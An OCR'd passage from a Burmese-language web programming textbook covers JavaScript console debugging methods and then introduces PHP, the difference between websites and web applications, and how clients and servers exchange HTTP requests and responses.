အမှားတွေကျန်နေသေးလို့ အလုပ်တော့လုပ်ဦးမှာ မဟုတ်ပါဘူး။ အကယ်၍ **Inside if block** ဆိုတဲ့ ရလဒ်ထွက်ပေါ်မယ်ဆိုရင် `count` တန်ဖိုးမှန်လို့ပါ။ မပေါ်ရင်တော့ `count` တန်ဖိုးမမှန်လို့ပါ။ ဒါဆိုရင် `count` တန်ဖိုးယူထားတဲ့ Statement ကို စစ်လိုက်ယုံပါပဲ။ နမူနာမှာ `value.length` ဖြစ်ရမယ့်အစား `value.lenght` ဖြစ်နေပါတယ်။ ပြင်ပေးလိုက်ရင် မှန်သွားလို့ **Inside if block** ဆိုတဲ့ ဖော်ပြချက်ကို တွေ့မြင်ရပါလိမ့်မယ်။


ဒါပေမယ့် အမှားကျန်နေသေးလို့ လိုချင်တဲ့ရလဒ်အမှန် မရသေးပါဘူး။ **Inside if block** ဆိုတဲ့ ဖော်ပြချက်ကြောင့် အခဲ့ဒီနားထိ ရောက်နေပြီ၊ မှန်နေပြီဆိုတာ သေချာနေပြီမို့လို့ စစ်စရာ တစ်နေရာပဲ ကျန်ပါတော့တယ်။ သတိထားကြည့်လိုက်ရင် တွေ့ရပါလိမ့်မယ်။ `textContent` ဖြစ်ရမယ့်အစား `testContent` ဖြစ်နေပါတယ်။ အခဲ့ဒါလေးပြင်ပြီး စမ်းကြည့်လိုက်ရင်တော့ အားလုံးမှန်သွားပြီမို့လို့ လိုချင်တဲ့ရလဒ်အမှန်ကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။

`console.log()` အပြင် အသုံးဝင်တဲ့ တခြား Method လေးတွေ ရှိပါသေးတယ်။

`console.`**`info`**`()` – `console.log()` နဲ့အတူတူပါပဲ။ Firefox Browser မှာဆိုရင် ရှေ့ကနေ Info Icon လေးထည့်ပြီး ပြပေးပါတယ်။ Chrome မှာတော့ မပြပါဘူး။

`console.`**`warn`**`()` – `console.log()` နဲ့အတူတူပါပဲ။ စာလုံးအဝါရောင်နဲ့ ရှေ့ကနေ Warning Icon လေးထည့်ပြီး ပြပေးပါတယ်။

`console.`**`error`**`()` – `console.log()` နဲ့အတူတူပါပဲ။ စာလုံးအနီရောင်နဲ့ ရှေ့ကနေ Error Icon လေးထည့်ပြီး ပြပေးပါတယ်။



နမူနာပုံကိုကြည့်လိုက်ရင် `console.log()`, `console.info()`, `console.warn()` နဲ့ `console.error()` တို့ကို သုံးပြထားပါ။ Console မှာပြတဲ့ ဖော်ပြချက်လေးတွေ အရောင်ပြောင်းသွားယုံသာမက သင့်တော်တဲ့ Icon လေးတွေ တွဲပြတာကိုတွေ့ရမှာပါ။ ပြီးတော့ ဟိုးအပေါ်ညာဘက်နားမှာ Warning နဲ့ Error အရေအတွက်ကိုလည်း ပြပေးနေတာကို တွေ့ရပါလိမ့်မယ်။

`console.`**`table`**`()` – Array တွေ Object တွေမှာပါတဲ့ Data တွေကို Table လေးတစ်ခုနဲ့ ကြည့်ကောင်းအောင် ပြပေးပါတယ်။ ရိုးရိုး `console.log()` နဲ့တစ်ချို့ Structure Data တွေကို ကြည့်ရခက်တယ်ထင်ရင် `console.table()` နဲ့ ထုတ်ကြည့်နိုင်ပါတယ်။

`console.`**`trace`**`()` – Function တွေထဲမှာ ဒီ Statement ကို ရေးထားမယ်ဆိုရင် Function ကို ဘယ်ကခေါ်သလဲဆိုတဲ့ခေါ်ယူမှု အဆင့်ဆင့်ကို ပြပေးပါတယ်။

`console.`**`time`**`()`, `console.`**`timeEnd`**`()` – တစ်ချို့ကုဒ်တွေ အလုပ်လုပ်တာ ဘယ်လောက်ကြာသလဲ သိချင်ရင် ဒီနှစ်ခုကို တွဲသုံးနိုင်ပါတယ်။ ကုဒ်ရဲ့အပေါ်မှာ `console.time()` ကို ရေးပြီး ကုဒ်ရဲ့ အောက်မှာ `console.timeEnd()` ကိုရေးထားမယ်ဆိုရင် ကြာချိန်ကို ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။

ဒီလို Console မှာထုတ်ကြည့်ပြီး Debug လုပ်တဲ့နည်းဟာ စနစ်ကျတဲ့နည်း မဟုတ်ပေမယ့် လူတိုင်းသုံးနေတဲ့နည်းဖြစ်ပါတယ်။ စီနီယာအဆင့် ပရိုဂရမ်မာတွေကိုယ်တိုင် ဒီနည်းသုံးတဲ့သူတွေကို ဟာသလုပ်ပြီး နောက်ကြပေမယ့် သူတို့ကိုယ်တိုင် ဒီနည်းကို လက်မလွှတ်နိုင်ကြပါဘူး။

Debug လုပ်ဖို့ ထည့်ထားတဲ့ `console.log()` အပါအဝင် `console` Method တွေကို Debug လုပ်ပြီးနောက် ပြန်ဖြုတ်ဖို့တော့ မမေ့ပါနဲ့။ စနစ်မကျဘူးဆိုတာ ဒါကိုပြောတာပါ။ ကိုယ့်ဘာသာ Manual ထည့်ပြီးစမ်းထားမိတော့၊ ပြီးတဲ့အခါမှာလည်း ကိုယ့်ဘာသာပဲ Manual ပြန်ထုတ်ပေးရမှာပါ။ မထုတ်မိရင် အဲ့ဒီလို စမ်းထားတဲ့ Log တွေက ကုဒ်ကို Run လိုက်တိုင်း Console မှာ အမြဲတမ်း လာပေါ်နေမှာပါ။

တစ်ကယ့်ပရောဂျက်ကြီးတွေမှာတော့ ပိုပြီးစနစ်ကျတဲ့ Debugging Tool တွေကို သုံးရမှာဖြစ်ပေမယ့်၊ လောလောဆယ် လေ့လာဆဲအဆင့်မှာတော့ ဒီနည်းနဲ့တင် အဆင်ပြေနေပါပြီ။

ဒီလောက်ဆိုရင် JavaScript နဲ့ပက်သက်ပြီး အတော်လေး ပြည့်စုံသွားပါပြီ။ နောက်တစ်ပိုင်းမှာ PHP အကြောင်း လေ့လာရင်း၊ နည်းနည်းပိုအဆင့်မြင့်လာပြီဖြစ်တဲ့ Programming သဘောသဘာဝတွေကို ဆက်လက်ဖြည့်စွက် လေ့လာသွားကြပါမယ်။

အပိုင်း (၄)

PHP

အခန်း (၂၄) – Website vs. Web Application

PHP ဟာ လက်ရှိ Web Development ကဏ္ဍမှာ လူသုံးအများဆုံး Server-Side Programming Language ဖြစ်ပါတယ်။ Facebook, Wikipedia, Vimeo, Slack စသည်ဖြင့် အသုံးပြုသူ သန်းပေါင်းများစွာ ရှိတဲ့ ဝဘ်ဆိုက်တွေကအစ PHP ကို အသုံးပြု ဖန်တီးထားကြခြင်း ဖြစ်ပါတယ်။ ဒီနေရာမှာ ရှေ့မဆက်ခင် Website နဲ့ Web Application ဆိုတဲ့အသုံးအနှုန်းနှစ်ခုကို အရင်ကြိုပြီး ရှင်းထားချင်ပါတယ်။

Chrome, Firefox, Edge စတဲ့ Web Browser တွေမှာ လိပ်စာ URL ရိုက်ထည့်ပြီး အသုံးပြုရတဲ့ ဝဘ်ဆိုက်တွေကို နှစ်ပိုင်းခွဲလို့ ရပါတယ်။ ပုံသေ အဓိပ္ပါယ်ဖွင့်ဆိုချက် မရှိပေမယ့် အများအားဖြင့် သတင်းအချက်အလက် ဖော်ပြယုံနဲ့ ဖောင်ဖြည့်ယုံ သက်သက်လောက်ဆိုရင် Website လို့ခေါ်ကြပြီး၊ အသုံးချလုပ်ဆောင်ချက်တွေ ပါဝင်တယ်ဆိုရင်တော့ Web Application လို့ ခေါ်ကြပါတယ်။ Facebook မှာ ပို့စ်တွေတင်လို့ရတယ်။ Messenger နဲ့ စာပို့ စကားပြောလို့ရတယ်။ Vimeo မှာ ဗွီဒီယိုတွေ တင်လို့ရတယ်။ ဒီလိုမျိုး အသုံးချ လုပ်ဆောင်ချက်တွေ ပါဝင်လာပြီဆိုတဲ့အခါ Web Application လို့ ခေါ်ကြတာပါ။

ဒီစာအုပ်မှာ Website နဲ့ Web Application ဆိုတဲ့အသုံးအနှုန်းနှစ်မျိုးကို တစ်နေရာမှာတစ်မျိုး မသုံးတော့ပါဘူး။ ဗမာလို ဝဘ်ဆိုက်လို့ ကျစ်ကျစ်လစ်လစ် တစ်မျိုးထဲပဲ သုံးနှုန်းဖော်ပြသွားမှာပါ။ ဝဘ်ဆိုက် ဆိုတဲ့ အသုံးအနှုန်းကိုတွေ့ရင် Website တွေရော၊ Web Application တွေရော အားလုံးကို ဆိုလိုတယ် လို့ မှတ်ယူ ဖတ်ရှုပေးပါ။

ဝဘ်ဆိုက်တွေ ဖန်တီးတည်ဆောက်တဲ့ လုပ်ငန်းကို Web Development လို့ ခေါ်ကြတာပါ။ ပရိုဂရမ်းမင်း ဘာသာခွဲ တစ်ခုလို့ ဆိုနိုင်ပါတယ်။ Desktop Solution Development, System Software Development, Mobile App Development စသည်ဖြင့် တခြား ပရိုဂရမ်းမင်း ဘာသာခွဲတွေ ရှိကြပါသေး

တယ်။ ဒါတွေအားလုံးကို စုစည်းပြီး Software Development ဆိုတဲ့ ပင်မခေါင်းစဉ် တစ်ခုထဲအောက်မှာ လည်း ထည့်သွင်း သတ်မှတ်နိုင်ပါသေးတယ်။ ဒီအခေါ်အဝေါ် သတ်မှတ်ချက်တွေကို စံချိန်စံညွှန်းတစ်ခုနဲ့ အဓိပ္ပါယ်ဖွင့်ဆို သတ်မှတ်ထားတာမျိုး မဟုတ်လို့ သင့်တော်သလို အမျိုးမျိုးခေါ်ကြတဲ့ သဘောပါ။

PHP ဟာ General Purpose Programming Language ခေါ် Software Development လုပ်ငန်းမျိုးစုံမှာ သုံးမယ်ဆိုရင် သုံးလို့ရတဲ့ Language တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် ထူးခြားချက်ကတော့၊ စတင်တီထွင်ကတည်းက PHP ကို Web Development လုပ်ငန်းအတွက် ရည်ရွယ်တီထွင်ခဲ့တာပဲ ဖြစ်ပါတယ်။ တခြား Programming Language တွေကိုလည်း Web Development လုပ်ငန်းအတွက် သုံးလို့ရပေမယ့် အများစုက PHP လို Web Development အတွက်ဆိုပြီး ဦးစားပေး တီထွင်ထားကြတာမျိုး မဟုတ်ပါဘူး။

ဒါကြောင့် Programming Language တွေ အများကြီး ရှိတဲ့ထဲမှာ အကောင်းဆုံးလို့ ပြောလို့ မရပေမယ့်၊ Web Development လုပ်ငန်းနဲ့ အသင့်တော်ဆုံး Language လို့တော့ ပြောလို့ ရနိုင်ပါတယ်။ PHP ရဲ့ မူလ အစအမည်က Personal Home Page ဖြစ်ပါတယ်။ အခုတော့ PHP: Hypertext Processor လို့ ခေါ်ကြပါတယ်။ Recursive Acronym ခေါ် အတိုကောက်အမည်ကို အမည်အပြည့်အစုံမှာ ပြန်ထည့်သုံးတဲ့ ရေးနည်းကို သုံးထားတပါ။ ဒီရေးနည်းနဲ့ သုံးကြတဲ့တခြား နည်းပညာတွေ အမြောက်အများ ရှိကြပါသေးတယ်။ ဥပမာ GNU's Not Unix (GNU), WINE Is Not an Emulator (WINE) စသည်ဖြင့်ပါ။

PHP ဟာ Server-side Programming Language တစ်ခုဖြစ်ပါတယ်။ Client-side Language ဖြစ်တဲ့ JavaScript နဲ့ သဘောသဘာဝ မတူပါဘူး။ သဘောသဘာဝ မတူပေမယ့် ရေးထုံးတွေကတော့ တော်တော်လေး ဆင်တူလို့ ရှေ့အပိုင်းမှာ ဖော်ပြခဲ့တဲ့ JavaScript သင်ခန်းစာတွေကို လေ့လာတတ်ကျွမ်းထားသူဟာ PHP ကို အလွယ်တစ်ကူ ဆက်လက်လေ့လာ အသုံးချနိုင်မှာ ဖြစ်ပါတယ်။

Server-side Programming ဆိုတာဘာလဲဆိုတာကိုတော့ နောက်တစ်ခန်းမှာ ဆက်ကြည့်ကြပါမယ်။

အခန်း (၂၅) – World Wide Web

PHP အကြောင်း မပြောခင် World Wide Web နည်းပညာအကြောင်း အရင်ပြောဖို့ လိုအပ်ပါတယ်။ အရင်က World Wide Web နည်းပညာကို အတိုကောက် WWW လို့ ခေါ်ကြပေမယ့် အခုတော့ မခေါ်ကြတော့ပါဘူး။ WWW လို့ အတိုကောက် အသံထွက်ရတာက World Wide Web လို့ အပြည့်အစုံ အသံထွက်ရတာထက်တောင် ပိုရှည်နေလို့ပါ။ အခုတော့ အတိုကောက် Web လို့ပဲ ခေါ်ကြပါတော့တယ်။

Web ဆိုတာ အင်တာနက်ကို အသုံးပြုပြီး သတင်းအချက်အလက်တွေ ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာတစ်ခု ဖြစ်ပါတယ်။ ဒီနေရာမှာ Web နဲ့ Internet ဆိုတဲ့ နည်းပညာနှစ်ခုကို မရောဖို့ လိုပါတယ်။ အင်တာနက်ဆိုတာ ကမ္ဘာအရပ်ရပ်မှာ ရှိတဲ့ ကွန်ပျူတာ Network များ အပြန်အလှန် ချိန်ဆက်ထားတဲ့ Network များရဲ့ Network ကွန်ယက်ကြီး ဖြစ်ပါတယ်။ ဒီအင်တာနက်ကွန်ယက်ကို အသုံးပြုပြီး သတင်းအချက်အလက် ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာပေါင်း များစွာရှိပါတယ်။ ဥပမာ - အီးမေးလ်ဟာ အင်တာနက်ကို အသုံးပြုပြီး စာပို့/စာယူ လုပ်နိုင်တဲ့ နည်းပညာတစ်ခုပါ။ FTP ခေါ် အင်တာနက်ကို အသုံးပြုပြီး ဖိုင်တွေ ပေးပို့/ရယူနိုင်တဲ့ နည်းပညာရှိပါတယ်။ Web ဆိုတာ အဲ့ဒီလို နည်းပညာပေါင်းများစွာထဲက တစ်ခုအပါအဝင်ပါ။

ကနေ့အချိန်မှာ Web Browser ကိုဖွင့်ပြီး ဝဘ်ဆိုက်တွေ ကြည့်လို့ရသလို၊ အီးမေးလ်လည်း ပို့လို့ ရနေပါတယ်။ ဖိုင်တွေလည်း ပို့လို့ရနေပါတယ်။ စာတွေ၊ ရုပ်သံတွေနဲ့လည်း ဆက်သွယ်လို့ရနေပါတယ်။ ဒါကြောင့် Web = Internet လို့ ထင်ချင်စရာ ဖြစ်နေပါတယ်။ မဟုတ်ပါဘူး။ Web ဆိုတာ Internet ကိုအသုံးပြုပြီး သတင်းအချက်အလက်တွေ ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာပေါင်း များစွာထဲကတစ်ခု သာဖြစ်တယ်ဆိုတာကို ရှင်းရှင်းလင်းလင်း သိမြင်ထားဖို့ လိုအပ်ပါတယ်။

Web နည်းပညာမှာ အပိုင်း (၃) ပိုင်း ပါဝင်ပါတယ်။ Client, Server နဲ့ Protocol တို့ပါ။


- Client ဆိုတာ လိုချင်တဲ့ အချက်အလက်ကို ဆက်သွယ်တောင်းယူမယ့်သူ ပါ။
- Server ဆိုတာ ဆက်သွယ်တောင်းယူလာတဲ့အခါ တုံ့ပြန်ပေးပို့မယ့်သူ ပါ။
- Protocol ကတော့ Client နဲ့ Server တို့ အပြန်အလှန်ဆက်သွယ်ဖို့ အသုံးပြုကြမယ့် ကြားခံ ဆက်သွယ်ရေးနည်းပညာ ပါ။

Client ဘက်ပိုင်းမှာ (၃) မျိုး ထပ်ခွဲပြီး ပြောချင်ပါသေးတယ်။ User, Device နဲ့ User Agent တို့ပါ။

- User ကတော့ အချက်အလက်တွေကို ရယူလိုသူ သင်ကိုယ်တိုင် ပါ။
- Device ကတော့ သင်အသုံးပြုမယ့် ကွန်ပျူတာ၊ ဖုံး၊ Tablet စတဲ့ စက်ပစ္စည်း ပါ။
- User Agent ကတော့ သင့်ကိုယ်စား အချက်အလက်တွေကို အမှန်တစ်ကယ် သွားယူပေးမယ့် ဆော့ဖ်ဝဲ ပါ။ အများအားဖြင့် Web Browser ကို ပြောတာပါ။ Web Browser မဟုတ်တဲ့ User Agent တွေလည်း ရှိပါသေးတယ်။

Server ဘက်ခြမ်းမှာလည်း (၂) မျိုးခွဲလို့ ရနိုင်ပါတယ်။ Server ကွန်ပျူတာ နဲ့ Server ဆော့ဖ်ဝဲ ပါ။ Server ကွန်ပျူတာ တစ်ခုမှာ Server ဆော့ဖ်ဝဲ အမျိုးမျိုး ရှိနေနိုင်ပါတယ်။ ဥပမာ Server တစ်ခုထဲကပဲ ဝဘ်ဆိုက်ကို တောင်းယူလာရင် ပြန်ပေးနိုင်သလို၊ ဖိုင်ကို တောင်းယူလာရင်လည်း ပြန်ပေးနိုင်တာမျိုးပါ။ အဲ့ဒီလို အလုပ်လုပ်နိုင်ဖို့ဆိုရင် Server ကွန်ပျူတာ မှာ Web Server ဆော့ဖ်ဝဲနဲ့ FTP Server ဆော့ဖ်ဝဲတို့ ရှိနေဖို့လို ပါတယ်။

ဆက်သွယ်ရေး နည်းပညာမှာလည်း အမျိုးမျိုးရှိနိုင်ပေမယ့် အဲ့ဒီလောက်ထိ ချဲ့ရင်တော့ ရှုပ်ကုန်မှာ စိုးရပါတယ်။ ဒါတွေကို ပြောပြနေတယ်ဆိုတာ အလုပ်လုပ်သွားပုံကို မျက်စိထဲမှာ မြင်ကြည့်နိုင်ဖို့ ပြောနေတာပါ။ ဒီလို မြင်ကြည့်နိုင်မှ နားလည်မှာ မို့လို့ပါ။ ဒါကြောင့် မြင်ကြည့်ရလွယ်အောင် ဆက်သွယ်ရေးနည်းပညာ ကတော့ တစ်ခုထဲကိုပဲ သုံးကြတယ် လို့ လောလောဆယ် မှတ်ထားပေးပါ။ HTTP လို့ အတိုကောက် ခေါ်ကြတဲ့ Hyptertext Transfer Protocol ကိုသုံးကြတာပါ။ Client နဲ့ Server တို့က HTTP ကိုအသုံးပြုပြီး ဆက်သွယ်အလုပ်လုပ်ကြပုံကို နောက်တစ်မျက်နှာမှာ ပြထားတဲ့ ပုံလေးနဲ့ လေ့လာကြည့်ပါ။


2
home.php
<!doctype html>
<h1>Home</h1>
<?= 1 + 2 ?>
<script>1 + 2</script>
home.php
<!doctype html>
<h1>Home</h1>
3
<script>1 + 2</script>
Server
1
GET /home.php HTTP/1.1
User-Agent: Chrome
theme=dark
HTTP
3
HTTP/1.1 200 OK
Content-Type: text/html
<!doctype html>
<h1>Home</h1>
3
<script>1 + 2</script>
User
Client
Icon Credit: flaticon.com

ကြည့်ရလွယ်အောင် အလုပ်လုပ်တဲ့အစီအစဉ်အတိုင်း 1, 2, 3 နံပါတ်စဉ်တပ်ပြထားပါတယ်။

- ပထမဦးဆုံး User က User Agent ဖြစ်တဲ့ Browser ထဲမှာ လိုချင်တဲ့ အချက်အလက်တည်နေရာ လိပ်စာ URL ကို ရိုက်ထည့် ရပါတယ်။
- Browser က URL ပေါ်မူတည်ပြီး သင့်တော်တဲ့ HTTP Request ကို တည်ဆောက်ပါတယ်။ HTTP Request မှာ Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းပါပါတယ်။ နမူနာပုံရဲ့ နံပါတ် (၁) မှာ နှစ်ပိုင်းခွဲ ပြထားတာကို သတိပြုပါ။ ပြီးတဲ့အခါ Request ကို ပေးပို့ ပါတယ်။
- Server က Request လက်ခံရရှိတဲ့အခါ လုပ်စရာရှိတဲ့အလုပ်ကို လုပ်ပါတယ်။ နမူနာပုံအရ User လိုချင်တာက home.php ဖြစ်ပါတယ်။ home.php ထဲမှာ HTML ကုဒ်တွေ၊ PHP ကုဒ်တွေ၊ JavaScript ကုဒ်တွေ ပေါင်းစပ် ပါဝင်နေပါတယ်။ `<?= 1 + 2 ?>` ဆိုတဲ့လိုင်းက PHP ကုဒ်ပါ။ Server က PHP ကုဒ်တွေကို Run လိုက်ပါတယ်။ ဒီလို Run လိုက်တဲ့အတွက် 1 + 2 ရဲ့ ရလဒ် 3 ထွက်ပေါ်လာပြီး ရလဒ်မှာ 3 ပဲ ပါဝင်တော့တာကို တွေ့ရမှာဖြစ်ပါတယ်။ PHP ကုဒ်တွေ ရလဒ်ထဲမှာ မကျန်တော့ပါဘူး။ အလုပ်လုပ်ပြီးသွားပါပြီ။ ဒီလိုသဘောမျိုးနဲ့ Server ဘက်ခြမ်းမှာ အလုပ်လုပ်လို့ PHP ကို Server-side နည်းပညာလို့ခေါ်တာပါ။
- Server က HTTP Response ကိုတည်ဆောက်ပါတယ်။ HTTP Response မှာလည်း Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းရှိပါတယ်။ Body နေရာမှာ စောစောကအလုပ်လို့ ရလာတဲ့ ရလဒ်ရှိနေတာကို တွေ့ရနိုင်ပါတယ်။ ပြီးတဲ့အခါ Response ကို ပြန်လည်ပေးပို့ ပါတယ်။
- User Agent က Response ကိုလက်ခံရရှိတဲ့အခါ User ကြည့်လို့ရအောင်ပြ ပေးပါတယ်။
- ဆက်သွယ်မှုတစ်ခု ပြီးဆုံးသွားပြီဖြစ်ပါတယ်။

Request/Response Headers

Client Request မှာ Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းရှိတယ်လို့ပြောထားပါတယ်။ Client က Server ကို ဆက်သွယ်တဲ့အခါ အမှန်တစ်ကယ် ပေးပို့ရမယ့် အချက်အလက်အပြင် ဘယ်လိုပုံစံ လိုချင်တာလဲဆိုတော့ အချက်အလက်တွေကိုပါ ထည့်သွင်းပေးပို့ရပါတယ်။ ဒါကြောင့် Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်း ရှိနေတာပါ။ Header က ဘယ်လိုပုံစံလိုချင်တာလဲဆိုတဲ့ လိုလားချက်တွေ ဖြစ်ပြီးတော့ Body ကတော့ ကိုယ့်ဘက်က ပေးပို့လိုတဲ့ အချက်အလက်တွေ ဖြစ်ပါတယ်။


အလားတူပဲ Server က အကြောင်းပြန်တဲ့ Response မှာလည်း Header နဲ့ Body နှစ်ပိုင်းရှိပါတယ်။ Header က ဘယ်လိုပုံစံ ပြန်လည်ပေးပို့ပါတဲ့ ဆိုတဲ့ သတင်းပို့ချက်တွေဖြစ်ပြီးတော့ Body က အမှန်တစ်ကယ် ပေးပို့တဲ့ အချက်အလက်တွေဖြစ်ပါတယ်။

